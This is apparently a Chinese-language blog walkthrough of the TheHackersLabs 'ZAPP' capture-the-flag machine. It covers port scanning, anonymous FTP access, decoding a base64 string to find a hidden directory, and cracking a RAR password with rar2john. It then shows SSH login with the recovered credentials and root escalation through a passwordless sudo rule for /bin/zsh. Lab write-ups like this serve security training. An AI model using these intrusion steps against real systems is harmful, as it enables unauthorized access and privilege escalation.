TheHackersLabs-ZAPP

ZAPP
信息搜集
10.156.131.242
端口扫描
1 | root@LAPTOP-O235O5EH [~/Desktop/test] ➜ rustscan -a 10.156.131.242 [20:33:24] |
21端口扫描
1 | root@LAPTOP-O235O5EH [~/Desktop/test] ➜ nmap 10.156.131.242 -p 21 -sC [20:40:57] |
存在匿名登录
1 | lftp 10.156.131.242 -u anonymous |

目前不知道有什么用,先隔着
80/tcp
主页中这个比较可以


还在主页源码中有一串base64多重加密的字符
使用CyberChef解密

经过测试发现这是目录

需要密码
rar密码爆破
1 | rar2john Sup3rP4ss.rar > hash |

解压
1 | root@LAPTOP-O235O5EH [~/Desktop/test] ➜ unrar x Sup3rP4ss.rar [20:51:06] |
内容是
1 | root@LAPTOP-O235O5EH [~/Desktop/test] ➜ cat Sup3rP4ss.txt [20:51:15] |
猜测是密码,之前发现的zappskred是用户名
zappskred shell
尝试登录发现成功
1 | root@LAPTOP-O235O5EH [~/Desktop/test] ➜ ssh zappskred@10.156.131.242 [20:51:23] |
提权
zappskred -> root
1 | zappskred@TheHackersLabs-ZAPP:/opt$ sudo -l |
可以以 root 用户身份运行 /bin/zsh, 无需密码
gtfobins上有现成的方案
https://gtfobins.org/gtfobins/zsh/

1 | sudo /bin/zsh |

本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 Eecho&小站!
相关推荐

2026-03-30
TheHackersLabs-JaulaCon2025
JaulaCon2025 信息搜集192.168.100.49 端口扫描12345678910111213141516171819202122232425262728293031323334353637383940414243┌──(root㉿LAPTOP-O235O5EH)-[~]└─# rustscan -a 192.168.100.49.----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |`-' `-'`-----'`----' `-' ...
2026-03-20
TheHackersLabs-LavaShop
LavaShop 信息搜集192.168.43.5 端口扫描1234567891011121314151617181920212223242526272829303132333435363738394041424344454647┌──(root㉿LAPTOP-O235O5EH)-[~]└─# rustscan -a 192.168.43.5.----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |`-' `-'`-----'`----' `-' ...
2026-03-30
TheHackersLabs-Facultad
Facultad 信息搜集192.168.100.57 端口扫描123456789101112131415161718192021222324252627282930313233343536373839404142╭─root@LAPTOP-O235O5EH /opt/CVE╰─# rustscan -a 192.168.100.57 2 ↵.----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| &...
2026-01-21
TheHackersLabs-Castor
Castor 靶机地址:https://labs.thehackerslabs.com/machine/165 192.168.100.24 信息搜集端口扫描1234567891011121314151617181920212223242526root@LAPTOP-O235O5EH [~] ➜ rustscan -a 192.168.100.24 [12:47:22].----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} } | | .-._} }\ &#...
2026-03-26
TheHackersLabs-NodeCeption
NodeCeption 信息搜集192.168.100.57 端口扫描123456789101112131415161718192021222324252627282930313233343536373839404142434445┌──(root㉿LAPTOP-O235O5EH)-[~]└─# rustscan -a 192.168.100.57.----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |`-' `-'`-----'`----' `-'...
2026-03-26
TheHackersLabs-Dragon
Dragon 信息搜集192.168.100.17 端口扫描123456789101112131415161718192021222324252627282930313233343536373839404142┌──(root㉿LAPTOP-O235O5EH)-[~]└─# rustscan -a 192.168.100.17.----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |`-' `-'`-----'`----' `-' `----&#x...